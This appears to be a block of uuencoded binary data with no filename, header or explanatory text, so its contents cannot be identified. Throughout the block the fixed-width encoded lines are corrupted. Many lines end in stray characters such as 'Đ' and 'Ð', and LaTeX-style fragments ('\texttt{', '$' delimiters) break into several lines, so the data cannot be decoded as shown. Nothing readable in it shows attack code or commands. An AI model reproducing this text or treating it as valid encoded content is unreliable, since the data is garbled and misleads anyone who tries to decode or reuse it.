M<]TGSG[T/!2?QX)`A^OF;5R?*>6^9W4LM<;:0*_-6]ANRT?BT3L1>\$Y\L3)=D M?ZG?UF(-]!7>2SJ>*,9AOOW=(5PA9;\$Q+:,[^T;8HQW@%/-A*BI./E4RR42=Đ M.0&_KNT(QV#Z@Y63-\$\K=\ZLMY;D0C[!V1M,G)0AFM2EDA***8<,82CJ'&(*D MU?)IK\I\$,:!T#LF?5@*HP3IXL,&XT7O).Y(QT7Z-J19K`-['D=66@!#[^JKUÐ M<O.#>K2B+*^"9F=NA(@21>C6+1B;<QR)2P\JWH0/H+=_T'YFG[Q#&LQ"+%NUD M'LH+\$)S].SZ3LF2]OG?=O)L5`CR;Y@,;;%<;0(N"O4KX\GHQMOC^*5''`T`UÐ $\texttt{M;I_,Y,`G>YX=\$"TWES3C_)Z\#>\$\$A4[(B\XJQ\#[)"H71;MR+K-WNG,+J2]-MD}$ M%FVMH1@3^9/N.@CBB791'UY".N\VI\KF;0\$A<NNS8\$&EJ[K`\$#Y@S70QXN;D MG\$;G==%8U?FQ1*:IVRU_RW977\$XB%WCHH@P"ZHRCF64DKI-!&;1C4I(?L<13D M+)U]+S8ZY*W0[5);<?+5[SIO6V!T[!5Y&Y-(TZ=Y`[__ISJ8#C?OID-2->C8Đ $MEWR+HFME\&-O$-UZ*B$+^D+UOWD4U'--M)`W+OIOD48ODNN5^.LNSO70(-Z=2JÐ$ M%1]7RO)*_,HR:-)(Q#SWI]ZOFIV,8WM7W@^Y4L7#0WN&/2[=;:][^3:_EGKD M801UKF)\I`%ZW47+CIX8QEJ<6"BBDL'?116%I?H?OI\-(T1)?A]G^J^XO#VFÐ M?\OR4M/VN-[/#\:2#I-5Y)6\$6H]SO9HNJF=BN+9IR"6C%?5+"75FJV#V@]ZPÐ $M_M_{OT} = M_N_{OT} = M_N_{OT}$ $\label{eq:mv4!RNA_f8=VG[MT$V=X\>CECOBJG;IW4(WX24*I_<Z-[4\Z+Y;J(`Q+TE'(VD)])} \\$

MO'+67;ZW%Q%3`G?^<#HOPG1XJA5^K%.OL&\$+H5M+)80?UPJ]UG"Y1AZN^.":Đ MHS]TNASM=EJFYLZ\$]1=K"YEZ1K[W6O["=(]:L8^GEWF'HHO4R>8/@S"\\;ZD MN"+*B`M`G^*4D1U,NV-NS<3J2W6T?+3MN_%UT\D@`))/9R&>19USMQ2DSJ+OĐ MS&5`AFIV1DS)!&30^05QO=#Q*.GGC(SQ&CS^;)4Y4`G,@08`^_D%U.G03SARĐ $MF4(4^L)H=B9XX55"R\%FDKFB###98MB\%FX48U?]8C(*$MWQ!N)_U4==(G:.T9D)$ M5K4>S`/@(FK`"14T.@QS--EDN?`K[#N4)<M"_%Y#00'8KD3C.>BX]I8!D'+AĐ MNDID4T=0:6,'<\$) \"MG^!2'*3BV72 /U<=5X.YDT, XO:K=Z7^^-&!!-0=\TD MZOAZ]]\X/BRI_R0,GB;V>X>K;WQ7#HF.S4!M8?J.5^RO_LL%J:D*>D+FRP<9D M3[_B=GKCZB>2?_SAA#K?&CS-=NA;"5MI\$VX&8540\GC`["N)A?\2H#BPQBO'Đ M%O95+_U`6V#*P(<T`9"NGQCL\,,;#58F4\$.=6X.\;YABS?!G0O;O<\/;'?7MD MQ*>@\H*"7.QO`G]7Y2)7-+\I**F!F=0/G^JZ\%\&H:(&]=OES>32BPDQ)'G/D MJ?RZHHF\$D\$D6134;790/\$6?-A]PF?KWG_6?ZE(EIC5Z75H;JXBTP`W7-WD0\$Đ $MK9>,YM\]L*^(4[3X#,'64T0]Q>YY#N&EZV,#-CY+7-O\(YT8V#^-,T+/NQ!=Ð)$ $MQ+C:WD(<_i; L^3\D42-7QJCSZ!4$7XH10Y;7S^1Z&!4$'I)9>T9/V\]J.Y)#D$ M'G>#4"2%55_1^^@#E?W>]XF;\$051[XZF%AQD!7\$Z_P4M+JAY#;=0PV_<'7NAD $M^{?}= BTW9"</&SN?:F+"FD*I(S"QW=**<22$&896ZJL2M*F+Q6(9E_\;Y9<5D)$ $M''/6MF52FGN$<3Z9G(T2-#'L5KM9>/RHJF#$_)H$3JF4+&/SJ601V[[$Q/>JVD]$ M;(M^:<QI#]%#E#^C7[A)P4LAE8%"^*@8T3XC_)VZ/2;!^3%+3,@-IV,]Q!BIĐ M&/FGHBX90\$IUQV[<]O*90@J7B[S'CDOA83FL.F?2+67-,7&*)3/2RRT+L9\BĐ M^>ZDNP.N50'/I*+UBJJO!.P9^3<#DP7S/**IM[1K%2J_ZW%B*'T80ZP=M@BLĐ $\texttt{MO17} \times \texttt{EU?-)A7!=0:D=NJ*=>82+H6A(;!<W+?/J`_>&\4+'GO@423`C_B"<A9D) }$ M\SW97OY[(EBRAQ;!T(?\.E&.2\$2!,63.JO]P*32`[@&6DE_+3S_NNL7!6EBDĐ M-',=KXW(,(+-S([.[WV!D/7W.V1%H(;``,08,@)I"E5?63,LSZ;EMGSEI=^_Đ MO[12X_/S[:HJ\FMEVR&)U:G[Y56&!VU=)8S0%;4WV?R@[?B+;FATOG4_EH]LD MTRY6QVOK(3\$AA3P*RQ<B=4T'BJ^RT@IOR-ZW2_O]9-H1F><^U>,P9<7D9O[0Đ ML??SK5Q8, `GJ_A-<(U`V=I):N'AAP'VH.!^0MRB>0!2>:@J^BX_X?KNZ1341Đ MW\$G_<KNO8#K53ZD<CR!0;Y""F(A(*\QO#*O)I,ZD17^6QI"*H5]CP^,4.+GCD $M9.WD#AE1(ZE?9-.UY'K[*44\5N3W5:9S]\KAV%?'V.N=15$F)A9#@B:&_(^*D)$ M[*#J2N5S\,8\+7*BJIE96V@P_*8X5FA:Q:&Q;.4=(K\$YNF"9T80+.7&88L9"D M>GZ!E;\]U/G%*"[TC*Z9Y\6@SF\L#JMA[*S'J4JR@FM^8JKK%.2G87:3.PR_Ð M:@5XXI^.LKH+A?+>^B[B&`NA"9.31^UB95C>8][MLO\]>R<K-P]@`@Z?I-F@Đ M3&2SFD82^#[O:;D%VE8+#1"OR0>Z=MID&J4]++U1]WX\$_U]G?2D4]Q:K1VRNÐ MBE'AH8ZQ)A8\DX-M\$>;I5\$6G;8"3YYIY?J&Q1N!+#DRBZB^+H;Y2T*[IL63Đ MW[QK<>NX"\O'8;BGY5%ZU%7H;+HME38P/?E*41PU?SO\$=>9<(\MV;`E?B5P'D M.\$]%OJ-D<72T6[+9]OF:+3]L@QE"E-G:"BQMRR_7H8\$'<*Z;UTV-\.EK/TAMÐ $\texttt{MO,*SNA(K+QZM\#)=MO*\O]-5U,\$69;W]];(P]<^BF^6X]TK>\N'3.W\#[M@!Y]D$ M9M6(]U>\4VN8LAHF^%="%><>4LI!?P=+GRYYDH"-F2Z'26:=\V:_8R,Q#(]HD $M[@C<BB*<1J\#/I@?>!(^&B=(\.9*/&B>^I!GGS3-*,@21@[H6GWBLC.^UW3ACD])]$ $M/_G>5EY<DW-]<QV,HS/S9?"$S9]#-9%-*T8Q5VV6C(,Y2<\0@M5CBR[YZ[Đ])$ MU7:9S;;M+>%Z07J4Y&@0)\$2]7!X#SP[AF5JX&>YBWT3Q;BOWP !]^[F]V:ZPĐ M)<T]P@OW[*G?GU6A'+Q%A/H_)J>T6<:4F:I2]MR%+<"?\:\$&\$W05?OXD@T!,D MZ=\16"R!+\,1>&><U4VUA!K7A+'RPA1NS39,\TV6@TZ'02S)`1N4S6"5@XGNĐ M\$7IM/6][JTT,BA?7)^]'N&'"S"?4G"L*C4L.0E[5][!-P3QTO&>1"KQ-I;KJĐ $M^{JK-]OM}\&5_U>\&CF:F9(T_=,0!13\&YH+!5)_G0#6DUI::+TGI<7Q4*BWJ&_D$ M; W921 JF9PQF), O7B*: QK& QV K#7T [::D@\$M5@E9<5K8@;>N?3)]TW5*]DMZ[-F,;MN"`B#\$V=_C^UY8Y:92ULYTFGJD]Y#^5=3W*.\#N,C6VU(`MZ_9_")Đ M/F:RZ(POJT%<6R>,\UH4!WQ@2%*-8@+RYHN5)!&G!@H%Q:BB<2E4S&/F>9L!D $\label{eq:mgs} $$MG\5,UYE\7GO_\JZ[NI\8GV2B'.GW_1\8''/K^C[,6S8==28B1V8BE\^IB\$I49Y\$D]$$$ $M]=_$\=^&!TI`=CVNF1,C01Q(A&+Y1),4(`E0M#H?)$B-RS!U$9-&F>@2NN\&D$ $MO&X;Q_)0@?MJOLPOTP = -RRK^/(,W/_Y(7THHB + Q^4^E7P)](F15.;YD+\.KD)$ M\$>X[`5A3%&,[K\$]KSV>&,/%5'V(15N^?,Y,4M%UR@^\$H>E:S&(.L%PGA:&&<Đ M`88UJB#1),V ZLL8MYER(]B<W)8#@RA;9;/^:M495>?>LE)H=O,BD9/T2%2Đ M;]J\PUSOF_[MX0]98\D0P+T!+##6]*\$D[+7(5G=EY!\$)>X.T&FEJ."+*!CTAĐ MOA6B+#8+Z'Z.87O6#69A@[URR6##=L`S&<'-A7EC,8I4#*I8<7T&@LRR"%<SĐ $MO)\#06;@D=>V)T+=`N;;N?$^Q>H+VU]87QLVP7)-434O//DP3I_.F,*$YTKD6Đ$ MS;XU%]&/9^ZY;19\0V\OGR`.KAN"QE:WHUS>\W-"3]89BL*=]=RZ9V3GPHMUÐ ME;P#`M.X>&8IGC!968,55\I"VW^JYNT4XD3_E2-"<KIST+S-WCKBJFC'\Q41D MM^,N/]`8A#T7J*.2(?#[V`GCF+DY;O^?821BO,&1\A#GHH;)BM[&X:(@<6.%Đ MVHX!K*%V4R+?(#E^LA"\$\B<W/MYP<H52,KF%FYABD#@SR^&A*H^\1\\$[*FE\D M%P0PXL#33<Y`-I:B28069*3\$K@0:'"_*X`\$2CDIYI]ZE"6DB>[DXE\#I+>(WĐ M;2"RT[]_E\;&S:^1V6!;<(V+<G*40@T1A@9#AD^<R4HKI,</Y:-B6R!?%1DAD

 $M=\NC[SS^{<}]BS9]WZ8^{:}+2TK@-'EU;\00F>"?QN;5K4Y^0Q4O^NZ;[4WD]$ M`XP>YX'8],^2L8*O-/5^LOL[\$&!-2"3(?YW4=7Y7I-KZMP(@SV#&<MRV2P\$HD M.U(B#UU/VV)LXK=1T7G[<4+0!K*5])I`U6F!)_-U,`Z.9AHVU*<_=+B!CR:ZĐ MM&H6M#/P1'](E<FSKI51?'\,J\$MBI<L1`9)^Z*UY+EO`MH<4P_D05MO%R^*&Đ $\verb|M"EH%<VHQ.$^-'^J".W78(X19)=R.6S&8AUVT) &T8.ND]/+@`6A`MG(9QS2WTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD) &T8.ND]/+WAND(9QSAWTD$ MW]^/A=3KXZ9EJ-#[F-8C;+X_(G#4TQ@H#*_\4R)5@&]#I_\IKX^N7)#G0WKDĐ M46<35%XYJZRJ5<; "%2-?\SM7!_;#!BJ=G?W[?CMUZ`&8"B;7E\,TNCM97:('Ð M4FD)U,O2++OY6\TP!*9.YD2?!)_!*!^YWBB?-M\/3\Q9ZH%HPSC(G=6010ICĐ M5DC@R*C!OA? < S]=H[?NNT&T[?1/BPXR`.'<8ZD`3\$/1CS>NYO,(R=EFQ]KD) $M_S < += 04^PX"IT/`H#Y)]USNAA>!KBAW"1DJJ@/7!TS@7,X6UW:'`7;0(P/FD)$ MY^/IYW6)L>90KFCHTXFPG)G':L\$Y?XH5J\$?FV)!K`-?-RK"UMKE+BRU58Y3FD MRL5KH._&\I'[*>Z,.>\RT/QCN='W[V1=(QDQUSDH5P>BQ;;!BOAB97.FV"AND M^9'>[?[LL]Y#P6:](LS5/=1+32U+GUJ\$C(+/:HO@8D6`CNZQ`SH79973R?OHD MV50\$-4NN^[A&3GR#=YI.H.<M].I\D]HVJVUF89;C^-0[]J?XQNL^[E_-+MYIĐ MI;D[9:/C\MRELC,]N>B<]3<7T(#H\$1A4_IL)G^]0K?T(RU;JD("7)W3_PKJNÐ M4ABJ\$NG>G"_FAZN]DF^#]^L-]NT;WR6DQF%8J7HI<JWA+\$1\$^740ACDUWW=(Đ MARA5(`9_MEPWKS=*)8FGB\$AL=D1T>(4&#J>PK""J!;2&8GG@L]G%/DE-Z%')Ð MY>_W#DZ.AW[-(Q_?F37*'#,7YH/FT.\'ZXI/D8,E9+8IOYN^@U7.$)I'/'/Ð$ M;A\J-SB)FG[\$+GH`&JO7,U\$@H0G^31\YCFC0;2Y]\$K:0NIZ>(5:7;\$X\$D/L%D $\texttt{ME;} \\ 1_{U}X_{7}!] - 4\texttt{M} = : \\ G = Y&7) \\ H4IF9^{D} \\ SKUJP \\ CDGE94 \\ I9J(D; %'F+-O&ND) \\ SFOR \\ SF$ MHDW#:R6+%%JO9W+PJ[!V#2JCM4[=6_B'\$[P314N^XOBR^FCETBQU4+>FY="WD M-9>6&@[5ZV_U6^[MA+"*_+68H,?1!"F""D^K3B+/DP+IUB*>%(LJ5(G-L70@Đ $M:9R)3\)O\#NME^{JE}Z?P(1-I'8JAK7-:QJ`P\.)+YRR92,#HZ2?N)W;=RVN%/Đ$ MK_LYJ24FV/"I'#YUB4-<-ONPGX'FBT3&?DIA49[ZCT8"Y1NF;WW!D!3D;T<_D MOHOV#"#SE=M[WPQAKYM#+N\$, CW(R>R=T#T?9,(\$;^KTNY#7)8[Q2XPP_SF&?Đ M>!UG.\6>YC34/D;9*FR..3WI[7</_/<1WM,>;!J-H(XG=W_TQ]K88DLU6\$=KĐ M!)RO=*/"(%[CTZ^S6W17>>,MGA;'R[WUT+N"+MG1_5*G!@\$=M_HZ=_^A9L@>Đ M;I0[ET^!S^:5WB;TC4'!(Q'RMXPSS,=&@=DH/3Z42:S[6C70UZI\[8H'[/0#Đ $MV4KD\G$;]&8RX]G*^<J_DZ\$)G_(U)7;::J]XY=B8\'\V.&SY.>ZN46ZK[6V=#Đ MYY,QUBA-9""TD+:VD@H`TKXT;_\$YOFNUV.D&1S16S"CA685%^4X)'OLF_O/XĐ M-7*VYT#?J9M,)Y9C&L\$1S_QPGHEQ5)>CE7NO#ONCQCDLCJ%@9UF0!L;37&;+D M6@LTJ3LI+ALG#.:XU#-^_[%P&>54(@"9J8Y+!E>1MB(#SZXL7_S4`\$!NH\$>)D M!+:;@CAB"V:@B,0<74V!/,JY(/N60MJ7F8L:_!?6F]N"71#Q/<<?\$ZD`S^!YÐ M9,4"\$;[X3H\ZQ[DP\$,N90L7>?G#V/6//U9N)6B[5=(+J>6BF@9YOSD&Y09;0D $M`UO7-5?H5"*4GH8R/2;JB=_^10L%'[4V-";R@)>`,G*^G:YE!KUVM^IRM3;YD$ MQA6SS)OG03B+XVU\$V2DM5Y1,F+\06+W/XQ:?\L7.U^?3^"O9M3%'VZHK*`%\$Đ M"6N:DR*\71*F5YE7(C`*V,=F>F3`9G2^;)SFE='?/[:88)OA7XCP0J9SBM9OÐ M(GX+T"1_,67R#8UFU7OGFR@Z\$6!ZA3P;5E33AEF.P,7QN#\$\$NAB&_M`[YWM[Đ $\texttt{M.?\&JKS\&)E=!'IY*-U[9KH[S]MC}X+>F[-L'8^4;4LW6Y?,GTOQ?^.*S==\\+^D \\$ MSJ'):5^AQ%\$#Y%TCAJD\$OUT\DWQP?2R,/=\$DIS)3DP6=K'6R#2L_K=TH:T;0D M!I64<ANR%%T9\99I\$;;M2IY-CX!.<Q84R\$/%.%W[0TW@QFW93F=@(\BQNYO6D MEJA&/VORD79])/1A2#K;P(086`'6CE5^C&,6`0>:R@K2;YRZM\ZRB1*R_TD"Đ MFJY"+@CYJ\$C07&VY,:*ZJ0-]''UFSC.F&\$=8?9RZ!/<3AYFY,-=YXF\:)P!Ð M2.NSNA0INO^\$+V\V0%]:_L<.XZ[WR58IGSO??O9;MRGKJT/XPXR_Z!5!2>Q&Đ MC[I0K6KBJU;"-!<;U\^1?44@4=2SXI`ZR`&:82<A/ZB\H[%%Z/!\$!T@XV/NRĐ MKS6AL0,8Z13E20*AC\UA%Z_-`S6]GV&S4>D;UK[".]DF8_R.NYZ)\$!ZOB2#;Đ MPE>!-MW3;QOQG*E]7K,9#/YEGE]*R=/NZC^Q^%7!"3__#H;;9,'_L6#^[D_UĐ MGJP?SQ`4ACV^?EMR.T>M/UIHKPZ.!F%<4ZWDTA\$9B6""W"_TM.G\$%<-E!P>CD MFL4@0*FBT/CW%R10%EY6RLT0IZ[/PU)EERF4<<T^\$-FF3C?\N@`4A+^#?W&.Đ MA6'B`=JAKXKM37)Q?/5090([2AO;-I#_LZ;>63=U:D`-B^\[]OG'5,@8-]@5Đ MC4!@5BM_(;#@G<#O"!-,VQ"=3W%._;PB.@8?=+5_=:_[*7#K7SC]OF;J-73VĐ M<'G\?QW*- 2]'H%W^&PZ;!@!>V<F4\$[;7P4ZJ6"#/%Y.;=PHC761D9&<451.Đ M#/T<6!S2%YFF*O;<*VJ;QC;ROK::(LG@:P2,\$^Z%^E)AUO;CML=Z20ER]V=3Đ MMG7U/`(3FTG?M'?YFWET-E<6\M9&?'CB6=#"ITB8?MV/V6RK,ED,&%BQ;!@YĐ M08A!C&6R&#D1D5@7I&I!(<-Z+JTL6I8LS(_"#]#2?\$=%5D)',\$A(X]40K_`9Đ $\label{eq:mmpe} \texttt{MMPE} < \texttt{U} - \texttt{C$W/} > 74 @S:A > \texttt{N} + \texttt{E}(\texttt{C"$E'}Y &Q:O(;2.H@/.IJ`HR8J0V0LFC/!*F60D) \\$ M+5GZ_?LGR7@H-7!2U*3PP/PYUP*\$3:TH_]U9U"NQ_\H[KH14"W5DE4QJP\REĐ $\texttt{M}_\texttt{)D-};;/\texttt{GZ^*,*]} \texttt{FTR+}/\texttt{U} \texttt{"7X5=} - @6\$5) \texttt{RHS} \$\texttt{XC>.} \texttt{PTN} \texttt{]} \&, \texttt{TLE}/\texttt{TSQ?} \texttt{T'}) \texttt{MD}$ MP!I"N*H2/[%BEF2RZ*^?H7\$\$WSV@^\$AY>C\$TNTJ5`\&8U^(Q6/G8?L\$CW!;7Đ

MEXN'(DZ+O4&\$\L;&JQDY8<S)RI4P8CH/`'P3^Z2TE5L%,K6(""\M!D2?!=<7Đ M6>_II4V5O+=D:1RMA>D^[?IH'EL^<GPDK\<#E1\7J?&B_\R<\V7M);@4[<PRD MG: \\WND0?\$LO0M%@GI>G[VPQQ=2:70SM7+\&\QT&-\<Z,=H![C#,FBD0,4C_\D MK\$]%!XT9H7W=H>;UM.;]K_72G2&_<.^]W@S&L7_I1E>_'[ML/U<:><3K2]Q;D M7L7=>/N,1B8^'\`ACA&M3)N"/'_YP%L>[)@U96*)O1MUQD/\$N(XZ\EE_)DR7Đ M=*:)0][*XT_FG;HV\ACOD?\@Y;<8-L/<Q]2Q<Q+GA=C\$RB-E&^O;U>:09P:WD M5)CNOW7U-`CS%[VSL*C\$60Z:#,M'DJ*.>FC0&^6.,[('[< !&.Q;8*TZ'=NSĐ $MR'X5E$ \\ JZ?5PSWVRL \\ G/R:7Z6G72S9Q05 \\ [DGRL[#LW1^8QXN]@["+W@='V*DHOMOTION] \\ [+100] WR'X5E$ \\ [+100]$ MS"1Z];\3BU(VC;;;G4C\31L;*@]#AIE>[5B:.)9'H;"SPX`+!P\KV__9JXP6Đ M/D<<)-+/;,VM@1I<OV>+M5E/SP!.EIHP]*1A98@NO@T72F-Q\$+[JE#`AX]+&Đ MW`<DFCLGP<LYU/K954+C>S.T(LP.4^60U45_)NUW//%[ESCVNQ8,'=YV&OAWD M#1^V?2K[6?!:]5_&,<EDN:!OLEPHSBNW3FR4@!R081\$,Q/VMM(H/CI:E)JOMD MK>(]'XX2#=D0A`,CW!X8(C'46]2?2-)@'L\7:-VM+\$\$6Y)7A4.`)@P@I@F*#Đ M/&1>81\#OM4<RWG_?.M%_V9HG=:ZYWW_,&N7S8X6"</K-F=U7VC1^DPC4Y\$8D MVU\4FRC3B\:BN>07B_Q(H8U5&P3/M5DU;?NW]I(;214@5YC\$STWR^#>1_S<QĐ $M@2B-(\#R0>\$=W), K7S9; \$48=E)7; [0,2\RN6Z<,Z/Y=-K<IPOQS\$7N<4M42=5D$ MO563.UK*B2+5>'FQ'FX+@OGM&@-L^*CKN307(_SE%.=(/;U'>V5>!'O>7M=SĐ M6M\P\$?-H#=H!Y3SDZV\T7PW7JOMMSUP.G&=NOMZ4GJ^H&8W\$*BW'P6&(7PF]D $M+ESB-Y['^MH>J[_1.Q'L+!X8\%@9DG]QD"DF%U=A/^IY<>=UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/^IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#!WD=DF%U=A/*IY==UHQE[*O-%OT#]=UHQE[*O-%$ MU,7^0GFCU]!04/*.N\$9@PG8U,0]Y\0]8&CA/-/17_S'Z+3TSLW!=+T1B"+6GĐ $\texttt{M1[?R^_@AMI`0@@U)+YTTML} == \#-<\$\%/: \texttt{GCF0}<'\texttt{M@P}\#E8@0\$^Y<[\$!_'O8`VFXDB, \texttt{M1[?R^_@AMI`0@@U)} == \#-<\$\%/: \texttt{GCF0}<'\texttt{M2P}\#E8@0\$^Y<[\$!_'O8`VFXDB, \texttt{M1[?R^_@AMI`0@@U)} == \#-<\$\%/: \texttt{GCF0}<'\texttt{M2P}\#E8@0\$^Y<[\$!_'O8`VFXDB, \texttt{M1[M1]} == \#-(\$\%/: \texttt{M2[M1]} == \#-(\$\%/: \texttt{M3[M1]} == \#-(\$\%$ $M1L+$J=):^F3M-?$$/,NB'GP11Y7$!\L(08T6?J.9;-*97:MF7\I^+!\L[AMCD]$ M4IS@JX:*^K;#0'/F4H+S7..,H,+IS=H8^O"H"\PA_8S\4Z".W\<O>"/^UQ.AD M7_Z^U[MD+V<0<32C;GU,,ZDH@L^`W6T^Q^.+%L`B?A\$N.%//^_>*@8J_HWN4Đ $\texttt{MCANV+6/_V0\&A3A9\$T2<0BD?D>^*-:4T]<\#;F]Z\&][7LEUO;<?\\=.OM=VK\$>"D:ACANV+6/_V0&A3A9$T2<0BD?D>^*-:4T]<\#;F]Z\&][7LEUO;<?\\=.OM=VK$>"D:ACANV+6/_V0&A3A9$T2<0BD?D>^*-:4T]<#$$ M\#_&C'[QO,7^9=E*15TMKC,:\#F^&+<H+)I[Z*W5L)_>URIU-N:2S4J?2FCO3D$ $\label{eq:mass} $$M^{H@Y@'P5[G$>4JK>IGMD+KL4SF45&<_1KTGOD?H-5C'O8]6.1D&J265@OD!D} $$$ MX\$[V0&U;H(7V"<+1ZLAO@FCR";?EH_>:X#5U/@<B.1UX70S:-M/8M)DHK)T3D MN8J8PXCQ@6GUSF\/,+H^=T"UTAM/;\$^`:WC'F9K?V#\:%M<-:='?N-`-8OMHD MV?FP>8(9332B5/JD%TUL+6)M15SKMR#^GTF:()QL[MO4QT0':BXZ7%X]VEQYĐ M6:5#0;F_G7CP?FOG4:3;E0):<P';(!#8<<VN>G//`KO[O3&3RF"_L;F6:=:KĐ MRC\=*0ZAFQ6E[_9`;W_J:_N\$](]EI*3R5D<&8E>RC)JD[Y\G?4%>)7(^L9'0Đ M3KRO#Z6M4M&/UAUQH,'2RW7\C[63W_\$'!9>"&UL8\$+\8&8^T_&N5HW-PP>!^Đ MB#0)XC99GO`V`U"K:K7H.JZZ&599<%F=AIUO>(SNW+900"HJJ^,-Q6#V&@T\Đ M`EP6?];0,??.W^A9!>&V*[*;TVIM"W*^FX*AS.N,C8X%^J9C%[Z8V*#-XB\$(Đ M1_:.5_ZJ0@/WJ\$I.QAA/4=<K]9^_\G4+RW9='[O=#4()0'/-#F7"(BFV/QS_Đ M!;19<QL_)5.QGLI<RA]<(;]0`#=8)`&HFT_D777!Y*\YM[T#HP#Y6X@)#RH'D $M\&>: Y"6(H`HJ143!C@5`[HT/8^M!RU5M#,/E'+3U=6+T&PKE^GU!M;Y=>'`3.Ð$ $\texttt{M:3F@-\#\$D'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{S7SZ} \texttt{S8:+\label{eq:ms2}} \texttt{M:3F@-\#\$D'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{RS2} \texttt{S7SZ} \texttt{S8:+\label{eq:ms2}} \texttt{M:3F@-\#\$D'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3F@-\#\$D'HWA..}) \texttt{M:3F@-\#\$D'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3F@-\#B'HWA..}) \texttt{M:3F@-\#B'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3F@-\#B'HWA..}) \texttt{M:3F@-\#B'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3F@-B'HWA..}) \texttt{M:3F@-B'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3F@-B'HWA..}) \texttt{M:3F@-B'HWA..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3FW..}) \texttt{M:3FW..}(RS2^SZ>S8:+\label{eq:ms2} \texttt{M:3FW..})$ MBE%OVXZAY7D, <, K, #^EO&O[5S'GN@;2.9WF7"<, DO8(FFY/3\$JXC[Z)MCZ]\D MARMI>>00TOCG, `M(WVP!(F!&GH#R\$G+^I`P);]3Y8";GZ*D85TDZ5>*<BCY@Đ M"[V#*=AWNEMLW=RE'J"I%LD\$ZT-U*W4?4Y6+`;9[L;\V4GVLZG@L2K@N@5NQĐ MPO!ITDD`[>M5`U'[R8K1AP`:C8O^Q !'YW +JNXWP>& [UZD2F`*4",*`]6+D M#7,8\$+F6/,JW^EO%GNS&;6/M*K=(W\$RC<KT^>[V/CXY6SD.F:J8(/]R<'L_DĐ M'COOX5M7DT?.3ERE(#*S'+/06:0DB#TIC,S`S7\$*K'^,!HXR&:E"5J7CHHHXĐ $\label{eq:mass_self_mass$ M\$0^0?DB_;.DYY:VKH"J-8.^@GP'#ZTP1/<!**:F]AHAA*Z:AU00DY`2#C5DQĐ M6.'.J^H2#NUE>';]/Q*&/OE[RW?`2:SC2V32QAXW[*.8A\%-+U5550NVJ53(Đ M%6SO;N')-`%E0:2@X\N.,<R>-DG7S=^YYST[@HX+,5S"PC7*VUY7QB_W=_:SĐ MT[+^ZAP&X4C*PQJ_E;IM.J;^/WR]4YCD3?,M6M6VIS%MVYJV;4S;=L^T;=NVĐ $MC6I/V : T; = 0\& > =^1S_??^^* < [ZZ>K)O?DY&Q8JV(C,C%"N.'U[/:=W!R.L_D)$ MZB'(A"30!*W=(08,>AW"_*_WM"LN:]6FG\$GZ^L:-`[OM=`8CG\RFBL.1'GHOĐ MK2R@N,4V=JHK[Y<:.AT0`+!>PV(\A.!^T)FZ#\\T?RB[)JR5W[^X;Y\`Q?28Đ M81@JMD4??]7UH<70MN 1]KFJ+Z/4)24N.#&K-PKC*P=]+2F.>68G@@FKI:E+D MA\MBT<`T0Y&"8\:JE6#[C9YE>GHU3E+FH"E)06:KI&%ND6Z:I='FF&;<5/<YĐ $\texttt{MY}_@<)?, 4@) 8 [_7] \texttt{HS}__7G; \texttt{O}, \$L@.01\&_/"92 \texttt{HAET}\&7*2 \texttt{ZV}! \& < \$1 \texttt{F6S}(`9 \texttt{AZ}=\texttt{D})$ MU/.M\!4MEN#`G]F'[QGB3"/(XBA;J1!^\$:M*DP;;SYFH4]"(49MZ\$"PC+"1KĐ MD3TAIS;\$]PG/\EI:?Q#PN57[Z49%912F!SS3H))Q,'!_30#"]-(L4(B\$"2/ZĐ $\label{eq:mml42} $$MML42^$K90@N^/2G-K90$$_;3.S1<7G\:G$$]!G$$^6'N\?/XSM,$'-H!.U/N^Đ$$$ M<\F`'!K:SK_NOMR_LW?[RQ4F!4(8Y@8E=:-J_#SFR]%.P99"QL8UL2[](F3TD

M?,))77WCSX*N\^NZH_=K"_PH&,R8XOIG..4GK:E;]S]`B'+Y0U_/[5'J9+F^Đ M'Q/>N<CV9R1\<UGYG8R:7HG3Z:J06@IC:NJFM]#F!S?BQG=PHE;E?\X8!+:AÐ M?'IPW?@\$VRH37>%P-*0;IU;7QR'Z\BP<%IV>"L0U&A%I`DR=[HE!?=NZ?#G4Đ M6DP/1B)4FE._N,*X13@&)J;5UE^SQ@9#L[^;&%GL\S8\$"F]I=&'X/"ZJG#O\D $MX@@Y!]>L_1+N>I<R=1-!+!D?"#U#$]GS[JR[SQ-><UGGJ-$/VIZ^:V#-D#;PD$ MRYAU]`;:/<U^ML#_>R'O0!-0'X7B@JR^'>QJZN7_\$W*;"JZZ]+Y1=3+%80Z9Đ $M\#R6\%\KG1RKU-QWD2W^&S[6B,W ."04QL<`0*)D,1&R`&6#4`^,)XB%'=#]*/Ð$ 